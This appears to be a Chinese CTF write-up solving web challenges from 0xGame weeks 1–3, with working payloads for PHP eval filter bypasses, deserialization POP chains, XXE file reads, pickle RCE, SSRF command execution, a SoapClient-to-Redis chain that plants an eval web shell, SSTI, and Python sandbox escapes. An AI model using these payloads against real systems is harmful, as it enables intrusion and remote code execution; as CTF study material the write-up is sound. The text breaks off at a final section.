week1
RCE1
考点:或运算构造system
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
|
<?php
error_reporting(0);
highlight_file(__FILE__);
$rce1 = $_GET['rce1'];
$rce2 = $_POST['rce2'];
$real_code = $_POST['rce3'];

$pattern = '/(?:\d|[\$%&#@*]|system|cat|flag|ls|echo|nl|rev|more|grep|cd|cp|vi|passthru|shell|vim|sort|strings)/i';

function check(string $text): bool {
    global $pattern;
    return (bool) preg_match($pattern, $text);
}


if (isset($rce1) && isset($rce2)){
    if(md5($rce1) === md5($rce2) && $rce1 !== $rce2){
        if(!check($real_code)){
            eval($real_code);
        } else {
            echo "Don't hack me ~";
        }
    } else {
        echo "md5 do not match correctly";
    }
}
else{
    echo "Please provide both rce1 and rce2";
}
?>
|
1
|
print_r(scandir('/')); //查根目录文件
|
1
|
(systee|systel)('tac /f???'); //直接一或运算将system构造出来,或者这里没过滤反引号,直接print(`tac /f???`);也行,或者readfile('/'.'fl'.'ag');
|

Lemon
ctrl+U直接拿flag

Http的真理,我已解明

八股文,注意最后这个要求clash代理,用请求头Via: clash
Rubbish_Unser
考点:hash触发Exception中__toString魔术绕过hash
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
|
<?php
error_reporting(0);
highlight_file(__FILE__);

class ZZZ
{
    public $yuzuha;
    function __construct($yuzuha)
    {
        $this -> yuzuha = $yuzuha;
    }
    function __destruct()
    {
        echo "破绽,在这里!" . $this -> yuzuha;
    }
}

class HSR
{
    public $robin;
    function __get($robin)
    {
        $castorice = $this -> robin;
        eval($castorice);
    }
}

class HI3rd
{
    public $RaidenMei;
    public $kiana;
    public $guanxing;
    function __invoke()
    {
        if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this -> RaidenMei) && sha1($this -> kiana) === sha1($this -> RaidenMei))
            return $this -> guanxing -> Elysia;
    }
}

class GI
{
    public $furina;
    function __call($arg1, $arg2)
    {
        $Charlotte = $this -> furina;
        return $Charlotte();
    }
}

class Mi
{
    public $game;
    function __toString()
    {
        $game1 = @$this -> game -> tks();
        return $game1;
    }
}

if (isset($_GET['0xGame'])) {
    $web = unserialize($_GET['0xGame']);
    throw new Exception("Rubbish_Unser");
}
?>
|
很简单链子,垃圾回收去掉最后一个}去绕过,hash用Exception绕过
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
|
<?php
error_reporting(0);
class ZZZ
{
    public $yuzuha;
    function __construct($yuzuha)
    {
        $this -> yuzuha = $yuzuha;
    }
    function __destruct()
    {
        echo "破绽,在这里!" . $this -> yuzuha;
    }
}

class HSR
{
    public $robin="system('env');";
    function __get($robin)
    {
        echo "4";
        $castorice = $this -> robin;
        eval($castorice);
    }
}

class HI3rd
{
    public $RaidenMei;
    public $kiana;
    public $guanxing;
    function __invoke()
    {
        echo "3";
        if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this -> RaidenMei) && sha1($this -> kiana) === sha1($this -> RaidenMei))
            return $this -> guanxing -> Elysia;
    }
}

class GI
{
    public $furina;
    function __call($arg1, $arg2)
    {
        echo "2";
        $Charlotte = $this -> furina;
        return $Charlotte();
    }
}

class Mi
{
    public $game;
    function __toString()
    {
        echo "1";
        $game1 = @$this -> game -> tks();
        return $game1;
    }
}

$a=new ZZZ(1);
$a-> yuzuha=new Mi();
$a-> yuzuha->game=new GI();
$a-> yuzuha->game->furina=new HI3rd();
$a-> yuzuha->game->furina->kiana=new Exception("",1);$a-> yuzuha->game->furina->RaidenMei=new Exception("",2);
$a-> yuzuha->game->furina->guanxing=new HSR();

echo    urlencode(serialize($a));

?>
|
Lemon_RevEnge
考点:污染os.path.pardir进行目录穿越
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
|
from flask import Flask,request,render_template
import json
import os

app = Flask(__name__)

def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)

class Dst():
    def __init__(self):
        pass

Game0x = Dst()

@app.route('/',methods=['POST', 'GET'])
def index():
    if request.data:
        merge(json.loads(request.data), Game0x)
    return render_template("index.html", Game0x=Game0x)

@app.route("/<path:path>")
def render_page(path):
    if not os.path.exists("templates/" + path):
        return "Not Found", 404
    return render_template(path)


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=9000)
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
{
    "__init__":{
        "__globals__":{
            "os":{
                "path":{
                    "pardir":"!"
                }
            }
        }
    }
}
|


Python原型链污染 – Jaren’s Blog
浅谈Python原型链污染及利用方式-先知社区
留言板(粉)
admin/admin123登入,发现网页名字提示是打xxe
1
2
3
4
|
<!DOCTYPE evil [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<user><username>&xxe;</username><password>&xxe;</password></user>
|

留言板_reVenge
很懵逼,都是直接无过滤无回显xxe打完了

week2
你好,爪洼脚本
考aaEncode加密
aaEncode加密解密工具
1
|
0xGame{Hello,JavaScript}
|
马哈鱼商店
考点:pickle反序列化(文本协议)

买flag是假的,买pickle,将折扣改成0.0001就行
1
2
|
Use GET To Send Your Loved Data!!! BlackList = [b'', b'�'] @app.route('/pickle_dsa') def pic(): data = request.args.get('data') if not data: return "Use GET To Send Your Loved Data" try: data = base64.b64decode(data) except Exception: return "Cao!!!" for b in BlackList: if b in data: return "卡了" p = pickle.loads(data) print(p) return f"
Vamos! {p}
|
打pickle反序列化
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
|
import pickle
import base64
import  os


class P(object):
    def  __reduce__(self):
        return (eval, ("__import__('os').popen('env').read()",))


payload = pickle.dumps(P(), protocol=0)
b64_payload = base64.b64encode(payload)
print(payload)
print(b64_payload.decode())
|
注意这要用protocol=0(文本协议),b’’ 是单个字节 0x1E(ASCII Record Separator)。它想拦包含该字节的数据。Pickle 的二进制协议很容易出现各种非可打印字节(包括 0x1E),而文本协议(protocol=0)通常不会包含 0x1E,所以用 protocol=0 构造 payload,避免 0x1E。
wp的方法倒是有点意思
1
2
3
4
5
6
|
import base64
opcode = '''csubprocess
check_output
(S'env'
tR.'''.encode()
print(base64.b64encode(opcode).decode())
|
DNS想要玩
考点:进制绕过黑名单进行dns解析(dns重绑定)
题目给了源码
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
|
from flask import Flask, request
from urllib.parse import urlparse
import socket
import os

app = Flask(__name__)

BlackList = [
    'localhost', '@', '172', 'gopher', 'file', 'dict', 'tcp', '0.0.0.0', '114.5.1.4'
]

def check(url: str) -> bool:
    parsed = urlparse(url)
    host = parsed.hostname
    if not host:
        return False
    host_ascii = host.encode('idna').decode('utf-8')
    try:
        ip = socket.gethostbyname(host_ascii)
    except Exception:
        return False
    return ip == '114.5.1.4'

@app.route('/')
def index():
    return open(__file__, 'r', encoding='utf-8').read()

@app.route('/ssrf')
def ssrf():
    raw_url = request.args.get('url')
    if not raw_url:
        return 'URL Needed'
    for u in BlackList:
        if u in raw_url:
            return 'Invaild URL'
    if check(raw_url):
        cmd = request.args.get('cmd', '')
        return os.popen(cmd).read()
    else:
        return 'NONONO'

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
|
1
|
ssrf?url=http://1912930564/&cmd=cat%20/f*
|
很多办法,用进制绕过就行,我这里用10进制绕过
ctfshow-web-351-360-ssrf-wp_ctfshow web360-CSDN博客
预期解是考dns重绑定
浅谈DNS重绑定漏洞 - 知乎
https://lock.cmpxchg8b.com/rebinder.html


这真的是反序列化
考点:利用SoapClient触发__call用ssrf来打Redis
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
|
<?php
highlight_file(__FILE__);
error_reporting(0);

//hint: Redis20251206

class pure{
    public $web;
    public $misc;
    public $crypto;
    public $pwn;

    public function __construct($web, $misc, $crypto, $pwn){
        $this->web = $web;
        $this->misc = $misc;
        $this->crypto = $crypto;
        $this->pwn = $pwn;
    }

    public function reverse(){
        $this->pwn = new $this->web($this->misc, $this->crypto);
    }

    public function osint(){
        $this->pwn->play_0xGame();
    }

    public function __destruct(){
        $this->reverse();
        $this->osint();
    }
}

$AI = $_GET['ai'];

$ctf = unserialize($AI);

?>
|
根据wp的代码是
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
|
<?php
class pure {
    public $web;
    public $misc;
    public $crypto;
    public $pwn;
}

// 创建对象实例
$a = new pure();
$a->web = 'SoapClient';
$a->misc = null;
$a->pwn = null;

// 配置目标地址和Redis命令
$target = 'http://127.0.0.1:6379/';
$poc = "AUTH 20251206\r\n" .
       "CONFIG SET dir /var/www/html/\r\n" .
       "CONFIG SET dbfilename shell.php\r\n" .
       "SET x '<?= @eval(\$_POST[1]) ?>'\r\n" .
       "SAVE";

// 构造crypto数组(攻击载荷的核心)
$a->crypto = array(
    'location' => $target,
    'uri' => "hello\"\r\n" . $poc . "\r\nhello"
);

// 输出URL编码后的序列化字符串
echo serialize($a);
|
比赛时我参考的是
[【Web】DASCTF X GFCTF 2022十月挑战赛题解_dasctf x gfctf 2022十月挑战赛!]blogsystem-CSDN博客
但是改完后就是打不了,后面对比wp才知道第一个hello后面少一个双引号,难绷
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
|
<?php
$target = 'http://127.0.0.1:6379/';
$poc1 = "AUTH 20251206";
$poc2 = "CONFIG SET dir /var/www/html/";
$poc3 = "CONFIG SET dbfilename shel.php";
$poc4 = "SET x '<?= @eval(\$_POST[1]) ?>'";
$poc5 = "SAVE";
$a = array('location' => $target, 'uri' =>
    'hello"^^' . $poc1 . '^^' . $poc2 . '^^' . $poc3 . '^^' . $poc4 . '^^' . $poc5 . '^^hello');
$b = serialize($a);
$b = str_replace('^^', "\r\n", $b);
$c = unserialize($b);
class  pure
{
    public $web = 'SoapClient';
    public $misc = null;
    public $crypto;
    public $pwn;
}

$a=new pure();
$a->crypto=$c;
echo urlencode(serialize($a));
|
soap导致的SSRF-先知社区
404NotFound
测试一下ssti

过滤了一些关键词和点
1
|
{{lipsum['__glo''bals__']['o''s']['po''pen']('cat /f*')['re''ad']()}}
|

Plus_plus
考点:限制字符的自增rce
输入?0xGame=1得到源码
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
|
<?php
error_reporting(0);
if (isset($_GET['0xGame'])) {
    highlight_file(__FILE__);
}
if (isset($_POST['web'])) {
    $web = $_POST['web'];
    if (strlen($web) <= 120) {
        if (is_string($web)) {
            if (!preg_match("/[!@#%^&*:'\-<?>\"\/|`a-zA-BD-GI-Z~\\\\]/", $web)) {
                eval($web);
            } else {
                echo("NONONO!");
            }
        } else {
            echo "No String!";
        }
    } else {
        echo "too long!";
    }
}
?>
|
1
2
3
4
5
6
7
8
9
|
$_=[]._;//Array
$__=$_[1];//r
$_=$_[0];//A
$_++;//B
$_1=++$_;//$_1=C,$_=D(这里是前缀++,即先自增一再赋值)
$_++;$_++;$_++;$_++;//$_=H
$_=$_1.++$_.$__;//CHr
$_=_.$_(71).$_(69).$_(84);//_GET
$$_[1]($$_[2]); //$_GET[1]$_GET[2]
|
需要把换行的都去掉,然后进行一次URL编码,因为中间件会解码一次,所以我们构造的payload先变成这样
1
2
3
4
|
get
0xGame=1&1=system&2=cat /f*
post
web=%24_%3D%5B%5D._%3B%24__%3D%24_%5B1%5D%3B%24_%3D%24_%5B0%5D%3B%24_%2B%2B%3B%24_1%3D%2B%2B%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%3D%24_1.%2B%2B%24_.%24__%3B%24_%3D_.%24_(71).%24_(69).%24_(84)%3B%24%24_%5B1%5D(%24%24_%5B2%5D)%3B%20
|
nss-round28-web
我只想要你的PNG!
考点:文件名注入
只能上传png,但是源码提示有个check.php,上传文件发现文件上传后被删除,但是原文件名出现在check.php里,那就是打文件名注入,先尝试一下

果然可以执行命令


然后直接写马连
week3
消栈逃出沙箱(1)反正不会有2
解法:Typhon梭哈沙箱逃逸
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
|
from flask import Flask, request, Response
import sys
import io

app = Flask(__name__)

blackchar = "&*^%#${}@!~`·/<>"


def safe_sandbox_Exec(code):
    whitelist = {
        "print": print,
        "list": list,
        "len": len,
        "Exception": Exception,
    }
    safe_globals = {"__builtins__": whitelist}

    original_stdout = sys.stdout
    original_stderr = sys.stderr
    sys.stdout = io.StringIO()
    sys.stderr = io.StringIO()

    try:
        exec(code, safe_globals)
        output = sys.stdout.getvalue()
        error = sys.stderr.getvalue()
        return output or error or "No output"
    except Exception as e:
        return f"Error: {e}"
    finally:
        sys.stdout = original_stdout
        sys.stderr = original_stderr


@app.route("/")
def index():
    return open(__file__).read()


@app.route("/check", methods=["POST"])
def check():
    data = request.form.get("data", "")
    if not data:
        return Response("NO data", status=400)

    for d in blackchar:
        if d in data:
            return Response("NONONO", status=400)

    secret = safe_sandbox_Exec(data)
    return Response(secret, status=200)


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=9000)
|
Typhon梭哈
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
import Typhon
cmd = "ls /"  # Typhon 会把它转为可执行的 Python payload
Typhon.bypassRCE(
    cmd,
    local_scope={'__builtins__': {'print':print,'list':list,'len':len,'Exception':Exception}},
    banned_chr=list("&*^%#${}@!~`·/<>"),
    max_length=160,
    interactive=False,
    print_all_payload=True,   # 想看所有候选就开
    log_level='INFO'
)
|

稍微改一下,首先要结果要+read(),然后要print打印出来
1
|
print(list.__class__.__subclasses__(list.__class__)[0].register.__globals__['__builtins__']['__import__']('os').popen('env').read())
|

解法二:python栈帧沙箱逃逸+traceback
使用Exception引发异常,并捕获异常对象,异常对象中,有一个__traceback__属性,它指向相关的回溯对象。从回溯对象中,我们可以获取栈帧。然后,从回溯对象中,我们可以访问tb_frame来获取当前栈帧,然后 __traceback__.tb_frame.f_back.f_back 获取外层函数safe_sandbox_Exec栈帧,利用栈帧的 f_globals 获取原始环境中的 __builtins__,然后执行命令
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
import requests

payload = '''
try:
    raise Exception()
except Exception as e:
    frame = e.__traceback__.tb_frame.f_back.f_back
    builtins = frame.f_globals['__builtins__']
    output = builtins.__import__('os').popen('env').read()
    print(output)

'''

url = "http://9000-e2e3ae94-819b-4f4f-b420-e85c8d221c24.challenge.ctfplus.cn/check"
res = requests.post(url, data={"data": payload})
print(res.text)
|
Python利用栈帧沙箱逃逸-先知社区
python栈帧沙箱逃逸 - Zer0peach can’t think
文件查询器(蓝)
考点:file_get_contents触发phar反序列化
发现文件上传和查询文件功能,查/etc/passwd有回显,有文件包含,直接读源码index.php
 1
 2
 3
 4
 5
 6
 7
